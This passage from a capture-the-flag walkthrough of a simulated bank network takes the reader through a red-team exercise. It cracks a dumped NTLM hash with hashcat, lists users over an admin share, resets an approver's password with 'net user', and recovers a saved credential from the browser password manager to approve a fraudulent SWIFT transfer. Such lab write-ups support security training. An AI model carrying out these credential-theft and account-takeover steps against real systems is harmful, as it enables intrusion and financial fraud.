[DC] 'bank\c.young' will be the user account  
|  
Object RDN      : c.young  
** SAM ACCOUNT **  
|  
SAM Username     : c.young  
Account Type     : 30000000 ( USER_OBJECT )  
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASWD )  
Account expiration   :  
Password last change : 2/14/2023 5:36:11 AM  
Object Security ID  : S-1-5-21-3455338511-2124712869-1448239061-1277  
Object Relative ID : 1277  
|  
Credentials:  
Hash NTLM: [REDACTED] |  
  ntlm- 0:  
  lm- 0:  
|  
Activate Wind...  
Go to Settings to...
```

Then crack this hash (with hashcat) and get the password of **c.young**.

```
root@ip-10-10-13-181:~# nano hash
root@ip-10-10-13-181:~# hashcat -a 0 -m 1000 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1-66-g6a419d06) starting...

* Device #2: Outdated POCL OpenCL driver detected!

This OpenCL driver has been marked as likely to fail kernel compilation or to produce false negatives.
You can use --force to override this, but do not report related errors.

OpenCL API (OpenCL 1.2 LINUX) - Platform #1 [Intel(R) Corporation]
=====
Device #1: AMD EPYC 7571, 3832/3896 MB (974 MB allocatable), 2MCU

OpenCL API (OpenCL 1.2 pocl 1.1 None+Asserts, LLVM 6.0.0, SPIR, SLEEF, DISTRO, POCL_DEBUG) - Platform :
```

```
Dictionary cache built:
* Filename...: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace...: 14344384
* Runtime...: 2 secs

fbcd5041c[REDACTED]:[REDACTED]

Session.....: hashcat
Status.....: Cracked
Hash.Name....: NTLM
Hash.Target....: fbcd5041c96ddbd82224270b57f11fc
Time.Started....: Sat May 27 17:20:49 2023 (0 secs)
Time.Estimated...: Sat May 27 17:20:49 2023 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1859.0 kH/s (0.63ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 47104/14344384 (0.33%)
```


Now you can log in to SWIFT as c.young and you will see the transaction you made at the beginning (using the recipient and sender addresses), when you click on "forward" to confirm it.

You can now also confirm another flag.

The Approver

We enter the following command to see the different approvers, which by the way are located on the JMP machine:

```
dir \\10.200.X.61\c$\Users
```



```
C:\Users\Administrator>dir \\10.200.89.61\c$\Users
Volume in drive \\10.200.89.61\c$ has no label.
Volume Serial Number is AE32-1DF2

Directory of \\10.200.89.61\c$\Users

05/27/2023  01:53 PM    <DIR>        .
05/27/2023  01:53 PM    <DIR>        ..
02/19/2023  09:05 AM    <DIR>        a.holt
02/19/2023  09:18 AM    <DIR>        a.turner
05/27/2023  01:53 PM    <DIR>        Administrator
05/27/2023  01:43 PM    <DIR>        PK2212
12/12/2018  07:45 AM    <DIR>        Public
09/07/2022  03:55 PM    <DIR>        THMSetup
              0 File(s)          0 bytes
              8 Dir(s)  19,698,556,928 bytes free
```

What you need to do now is change the password of one of these people:


```
net user a.holt Password
```

With this command you change the password of the Approver a.holt to the password "Password".

Now use "Remote Desktop Connection" again and connect to the JMP server (10.200.X.61).

You enter **10.200.X.61** as the computer and **BANK\la.holt** as the "User name" (because I changed the password of this user).


This is a very bad screenshot, but I wanted to show you what it looks like anyway:




On the JMP computer, go into the browser and go to the SWIFT website.

But now pay attention:


You go to the three dots on the top right and click on Settings.



Then search for the word "password" in the search bar and click on Password Manager.



Now click on the eye, where you have to enter the password changed by (you) and you will see the password from the Approver.



You go back to the WRK1 rdp window, log in as the approver and confirm the approver flag first and then you can request the last flag and click on "approve" for your transaction (as an Approver)

Congratulations, you have mastered the room!

It was a pleasure to do this here and a very big thank you to am03bam4n for making sure this space exists.

Greetings PK2212

